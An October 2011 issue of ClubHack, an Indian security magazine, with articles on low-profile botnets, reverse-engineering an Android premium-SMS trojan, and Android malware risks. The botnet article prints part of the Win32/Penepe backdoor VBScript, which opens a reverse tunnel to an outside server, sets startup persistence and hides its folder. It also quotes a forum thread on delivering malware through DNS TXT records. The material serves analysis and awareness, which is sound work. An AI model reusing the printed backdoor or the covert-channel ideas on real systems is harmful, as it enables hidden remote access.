

# ClubHACKMag

1st Indian "HACKING" Magazine

Issue 21 | Oct 2011

[www.clubhack.com](http://www.clubhack.com)

## Bhag Bhag PC Bose

### MALWARIO



**Tech Gyan** Low Profile Botnets | **ToolGyan** Demystifying the Android Malware |

**Mom's Guide** Maldroid | **Legal Gyan** Law related to Child Pornography in India |

**Matriux Vibhag** Websecurify |

Hi Readers! I am Sagar Nangare, a webmaster for ClubHack magazine. It is my task to upload the magazine and maintain the website. With release of every issue I am learning exciting features in network & web security. I hope you too are experiencing the same.



**Sagar Nangare**

This time also we are continuing malwares theme. In Tech Gyan section you will learn about headlines newsmaker threat low profile botnets. Android based hot topics like - Android Malwares in Tool Gyan & Maldroid in Moms Guide. In Matriux Vibhag you are going to introduce with open source web security tool called Websecurify & in Legal Gyan section Sagar is explaining a very serious issue - the law relating to child pornography in India. I hope this issue will turn out a pure knowledge feast to you all.

As you may be knowing, this year we are coming up with 5th edition of ClubHack Conference. This reminds me, 15th Oct is the last date of Paper submission for ClubHack 2011 Conference. Have you submitted you paper? If not get it done fast ;) And yes, sponsorship for event are welcomed :)

This time with the launch of new issue, we are applying new look to CHMag website. I hope this new change will provide you better experience while reading articles.

## ClubHACKMag

Issue 21, October 2011.

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## CONTENTS

Pg	<b>TechGyan</b>
04	Low Profile Botnets
Pg	<b>ToolGyan</b>
10	Demystifying the Android Malware
Pg	<b>Mom'sGuide</b>
18	Maldroid
Pg	<b>LegalGyan</b>
23	Law relating to Child Pornography in India
Pg	<b>MatriuxVibhag</b>
26	Websecurify

*Hack* **CONF.**

# Club**HACK** 2011

**5th Annual ClubHack Hacking and  
Security Conference**

**3rd-4th Dec, Pune**

**<http://clubhack.com/2011/>**



## Low Profile Botnets

The term 'Botnet' was cited frequently in headline news last year. It continues to dominate the ever changing threat landscape of cyberspace. Whether it is Conficker, Aurora, NightDragon or the latest ShadyRAT attacks, Botnets continue to haunt cyberspace.

With millions of such "Zombie" machines under its control, it is not difficult to see the criminal appeal of Botnets. From stealing your credit card or banking details to spamming, espionage, extorting money through DDoS (distributed denial-of-service) attacks – all that and more can now be carried out with just a few mouse clicks – thanks to DIY Botnet kits like Zeus/SpyEye.

Some of the Botnets attacks had reached such a large scale that it prompted the security industry to take up new initiatives to tackle such a problem on global scale. There was an industry-wide collaboration to

share information about such threats. Botnet tracking websites like <http://www.abuse.ch/> were set to monitor the Bots Control servers and ISP's were notified to take down such bot controlling servers.

But not all Botnets are created equally and many with great potential do not spread as widely and become as popular. Some may even spread and yet remain under the radar by being silent, waiting for instructions to show their potential. While others that have a small Internet footprint might be useful as prototypes for future variants with more damaging consequences. As with the security industry, the bad guys also learn and resort to new tactics to make sure they stay one step ahead in this multi-million dollar underground market. There are many low profile "Bot" malwares that may not infect on mass scale but do use some smart techniques to evade the detection.

A few days back, I stumbled upon one such interesting piece of malware - [Win32/Mofksys.A](#), which according to Microsoft is a worm type of malware that spreads via network shares, removable drives, and by email. Initially it may seem as

just another malware, but interestingly it is using Google's Code pages to host its Command and Control (C&C) infrastructure. Once executed, apart from doing all the nasty stuff, one of the activities of this worm is to fetch its configuration and component files. These are being stored with extension as .gif on Google Code servers.

While this is not new, using public services like Twitter, Facebook or Google for hosting the C&C is a great way to ensure that the controls channels stay low on the radar as well as away from content filtering software thus ensuring longevity of the malware. Another Trojan Win32.Katusha, a variant belonging to the famous Rouge or Fake Antivirus malware family, cleverly uses a



Figure 1: Win32/Mofkysys worm using Google code pages




Figure 2: Katusha Trojan using DNS TXT Queries



Normally, all perimeter devices like firewalls/IPS's would be configured to guard and inspect HTTP traffic but blindly allow any type of DNS queries to be sent out.

Using this technique allows the malware author to control virtually any machine even behind highly secured networks. Malware authors are quick to latch on to such ideas even if they are discussed casually on security forums.


Pages: [ 1 ] Go Down PRINT

Author Topic: Dropping tools and malware using DNS (Read 1869 times)

0 Members and 1 Guest are viewing this topic.

---

**jimbob**  
Sr. Member  
★★★★★  
 Offline  
Posts: 414




**Dropping tools and malware using DNS**  
« on: June 09, 2010, 06:27:49 AM »

Hi,  
I blogged about the notion of using DNS TXT records to delivery binary files to a compromised system. Here is the link...

<http://jimhalfpenny.blogspot.com/2010/06/delivery-your-malware-by-dns-http-is.html>


I hope it's interesting to the folks here.

Regards,  
Jim

 Logged

---


**Ketchup**  
Hero Member  
★★★★★  
 Offline  
Posts: 1006



**Re: Dropping tools and malware using DNS**  
« Reply #1 on: June 09, 2010, 07:11:37 AM »


Jim, that's an interesting idea! I believe that the individual TXT record size limitation is 255 characters. You can get some fairly large file encoded this way, especially if you are splitting them up like you are. DNS even takes care of dealing with UDP traffic. Very nice!

~~~~~  
Ketchup

 Logged


---

**yatz**  
Full Member  
★★★★  
 Offline  
Posts: 198



**Re: Dropping tools and malware using DNS**  
« Reply #2 on: June 09, 2010, 07:41:04 AM »

That's really interesting! How do you suppose you would get the record on the DNS server? Maybe something inside a trusted dynamic DNS update?


 Logged

"Live as though you would die tomorrow, learn as though you would live forever."

Sec+, Net+, Linux+, MCSA, MCTS, CCNA

---

**jimbob**  
Sr. Member  
★★★★★  
 Offline  
Posts: 414



**Re: Dropping tools and malware using DNS**  
« Reply #3 on: June 09, 2010, 09:34:47 AM »

**Quote from: yatz on June 09, 2010, 07:41:04 AM**

How do you suppose you would get the record on the DNS server? Maybe something inside a trusted dynamic DNS update?

You could add the records to a domain you have own, or to a zone file on a compromised DNS server. I'm not sure about dynamic DNS but that would be a

Figure 4: Forum discussions on using DNS TXT Query for malware delivery

However, not all bot-authors are skilled professionals and sometimes, inexperienced script kiddies can cook up a decent sized Botnet with the help of few scripts, in hours. As is the case with backdoor [Win32/Penepe.A](#) which isn't more than a bunch of utilities and a VB script put together in a self-extracting archive to make the affected system act as a proxy.

chaos, I would say this is just the beginning of Botnet (r)evolution!



**Neeraj Thakkar**  
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[www.twitter.com/dah4cker](http://www.twitter.com/dah4cker)

```

1 server = ".....capto.org"
2 username=".....22kb"
3 password=".....055"
4
5 Set oSh = CreateObject("Script.Shell")
6 intHighPort = 3000
7 intLowPort = 65000
8 Randomize
9 intPort = Int((intHighPort - intLowPort + 1) * Rnd + intLowPort)
10 final = "C:\Win.Hsl\System.exe -sah -R %intPort"
11 final = final + ":127.0.0.1:2103 " & "server+" -l "username+" -pw "password"
12
13 set oEnv = oSh.Environment("PROCESS")
14 oEnv("SEE_MASK_NOTIFYCHECKS") = 1
15 oSh.Run Trim("cmd.exe -d -t -l -e0.0.0.0 -127.0.0.1 -p2103 -a"), 0, False
16 oEnv.Remove("SEE_MASK_NOTIFYCHECKS")
17
18 ' Startup routine begins here
19 startuplnk=oSh.ExpandEnvironmentStrings("%home%\path\Start Menu")
20 Set objFSO = CreateObject("Scripting.FileSystemObject")
21 Set objFileCopy = objFSO.GetFile("DiskDoctor.lnk")
22 objFileCopy.Copy (startuplnk)
23
24 Set objFSO = CreateObject("Scripting.FileSystemObject")
25 Set objFolder = objFSO.GetFolder("C:\Win.Hsl")
26 objFolder.Attributes = objFolder.Attributes OR 2
27
28
29 Do While 1
30
31 set svc=getobject("winmgmts:root\cimv2")
32 sQuery="select * from win32_process where name='System.exe'"
33 set cproc=svc.execquery(sQuery)
34 inproc=cproc.count 'it can be more than 1

```

| Name           | Size    | Folder |
|----------------|---------|--------|
| System.exe     | 330 752 | 14     |
| csrss.exe      | 46 080  | 21     |
| DiskDoctor.lnk | 538     |        |
| jdk.url        | 222     |        |
| obj.vbs        | 1 612   |        |

Figure 5: Win32/Penepe - a self extracting archive of utilities

A Threat research enthusiast who has been involved in the field of Network & Information security for more than 8 years with a career span that includes working on designing complex security solutions, Malware/Threat Research and performing security assessments. He extends his passion for Network Security through his blog - <http://hypersecurity.blogspot.com/>

After digging a bit deeper into their server, I was surprised to find more than 400 active systems communicating with the C&C server, which is a pretty high number for such a trivially constructed bot.

So, not everything needs to be as sophisticated as a Conficker or a Zeus Trojan. Malware authors will always find new and innovative ways to make money and stay ahead in the arms race. With social networks and smart phones making their way in the cyber space and adding to the



Hacker | Halted

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Grossman

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George  
Kurtz

Charlie  
Miller

[www.hackerhalted.com](http://www.hackerhalted.com)



## Demystifying the Android Malware

McAfee's first quarter threat report stated that, with six million unique samples of recorded malware, Q1 2011 was the most active first quarter in malware history. McAfee stated that Android devices are becoming malware havens with Android being the second most popular environment for mobile malware behind Symbian in the first quarter.

In this paper we are going to take you through the various phases so to understand how and what are these malwares exactly made up of. We will first start with a background of Android and then move on to the basics of Android package architecture and later analyze an Android malware in complete detail.

### Introduction to Android platform:

Android is a mobile based operating system based on the Linux kernel. Android application developers write primarily in the Java language, controlling the device via Google-developed Java libraries.

The Android compiler suite compiles the developer's Java files into class files, and then the class files are converted into dex files. Dex files are bytecode for the Dalvik VM which is a non-standard JVM that runs Android applications. The XML files are converted to a binary format that is optimized to produce small files. The dex files, binary XML files, and other resources are needed to run an application and are packaged into an Android package file. These files have the extension .apk, but they are just ZIP archives. Once the APK package is generated, it's signed with a developer's key and uploaded to the Android Market through Google's website from a user can download these apk files and install it on their Android device.

There are currently more than 2million downloadable applications in the central repository of android applications run by Google and android applications can also be downloaded from other third-party sites.

### Requirements:

- Tool to unpack .apk file : Winzip
- Tool to convert .dex to jar file : [dex2jar](#)
- GUI Tool for java decompiling : [JD-GUI](#)
- Sample android malware for analysis

### Detailed Steps:

#### Step I:

To start off the malware analysis procedure we first download a sample android malware. For this article I will use iCalendar.apk which was one of the 11 suspicious applications removed from the Android market because it was found to contain a malware as per Gadget Media.

A scan of the application on VirusTotal revealed a detection rate of 46.5% as show in the figure.

**VIRUS TOTAL**  
VirusTotal is a [service that analyzes suspicious files and URLs](#) and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: iCalendar.apk  
Submission date: 2011-07-14 19:27:39 (UTC)  
Current status: finished  
**Result: 20/43 (46.5%)**

VT Community  
not reviewed  
Safety score: -

Figure 2

#### Step II:

Now, we are going to extract the iCalendar.apk file using Winzip to see the contents of the .apk file.




Figure 2

Here we see the .dex and the .xml file which we discussed in the earlier part of the article.

#### Step III:

The next step will be to get a better view of the code using the 'dex2jar' tool. What the dex2jar toolkit does is, is converts the Dalvik executable .dex files into the Java .class files.

We just drop the 'classes.dex' file from our application into the dex2jar's directory and perform the conversion using the command: dex2jar.bat classes.dex




Figure 3

This creates the file 'classes.dex.dex2jar.jar' in the same directory.




Figure 4

#### Step IV:

To see the readable format of the class files, we make use of JD-GUI. Open the 'classes.dex.dex2jar.jar' file using JD-GUI.




Figure 5

This gives you a systematic view of the complete source code of the android application.

#### Step V:

With the complete source of the application in front of you, you can perform the actual analysis of the source and see if something is amiss.

We notice class file named 'SmsReceiver.class' which seemed weird because as this is a Calendar application there should not be any need of a SmsReceiver.

On further inspection of the source code of 'SmsReceiver.class', we find that it contains three numbers which are 1066185829, 1066133, 106601412004 and look rather suspicious, like there is an attempt to block any messages from these numbers coming to the Android mobile device that has this application installed and running.




Figure 6

After Googling these numbers, we found out that they are High premium rate SMS numbers which belong to China Mobile.



We will try and understand why the application tries to suppress delivery reports from these numbers in later steps.

The first most suspicious thing we notice is in the showImg() function. Once there are 5 clicks there is a call to a function sendSms().




Figure 7

Figure 8

## Step VI:

Once done with the 'SmsReceiver.class' we move on to the analysis of the code of next class file i.e. 'iCalendar.class'.




Figure 9

So we run through the file and check for the 'sendSms()' function to see what it does. Voila!! As shown in the figure above, we see that when the function sendSms() is called, there is a SMS sent to the number 1066185829 with the text 921X1.

On proper analysis and understanding of the save() function, we find that the string "Y" is passed whenever the save() function is called. It is also concluded that the sendSms() function can be called only once and never again due to the "if" loop set for the sendSms() function.




Figure 10

### Step VII:


At the end of sendSms() function there is a call to save() function. So we look for the save() function in the code and find it to be just above the sendSms() function.

**Step VIII:**

Putting all the findings together we made during the analysis we can get a clear picture of the whole working of the malware.

The application sends a SMS to the premium number 1066185829 with the text

921X1 and in the background blocks any incoming delivery reports from the number so that the victim does not get any response regarding the SMS that the application sends in the background. Also, the SMS is sent only once and never again so that the victim has no suspicion on what caused the SMS charges to him.



**Figure 11: Complete iCalendar.apk Malware cycle**

## Conclusions:

A piece of malware with root access to a phone can not-only read any data stored on it but can also transmit data anywhere. This includes contact information, documents, and even stored account passwords. With root access it's possible to install other components that aren't visible from the phone's user interface and can't be easily removed.

The ways to safeguard from these Android malwares are:

- Download Applications only from Trusted Sources
- Check out the ratings and reviews before downloading an application
- Look at the application's permissions very closely
- Install Android OS Updates as soon as they're available
- Install a Mobile Security Application

This whitepaper shows an example of how malwares may affect innocent users. Without the users actually knowing about it, they are capable to perform malicious actions in the background. These malwares may cause you financial losses by debiting your call balances, or may target you by stealing your passwords or may just corrupt your phone. It is very important to safeguard against these by taking precautions.

It is always better to be safe than to be sorry!



**Dinesh Shetty**  
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Dinesh Shetty is currently working as a Information Security Consultant with Paladion Networks. Dinesh am an Computer engineer from Ramrao Adik Institute of Technology and also a EC-Council Certified Ethical Hacker.



Taking On Mobile & Wireless Security

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## MALDROID


---

You bought that new Android phone because you thought open source was the best for you or because everyone is buying it. You thought that since it's a mobile OS there might not be anything in there which might cause you harm. You thought you were SAFE-- Right? Wrong. You are about as right as the kid who believes in Santa Claus. According to recent research conducted by McAfee, Android is the most targeted mobile OS. The number of malware for Android has increased by 76%. But iOS has remained untouched.



So why the partiality of malware writers towards Android? Is it because of the same reason that malware writers are more partial towards Windows than the Mac? In the case of Windows, it's far more embedded in the consumer space than Mac so it's a much more lucrative market for the bad guys. But that is not the case with Android and iOS. According to Gartner research, Android has 36 % of the market share and iOS has 16.8 %. So there is not much difference there. Both operating systems cause headlines. So it makes sense to go after both of them. The real reason why Android is hit more is because of their market ecosystem. Android has no vetting system in place which decides which app will go in their market place. It has given a free reign to the developers to upload any app they want. The onus is on the consumers to make the smart choice before downloading any app. On the other hand

Apple scrutinizes each app before it has a place on their market. Therefore, there is little to no chance of any sneaky app coming in...



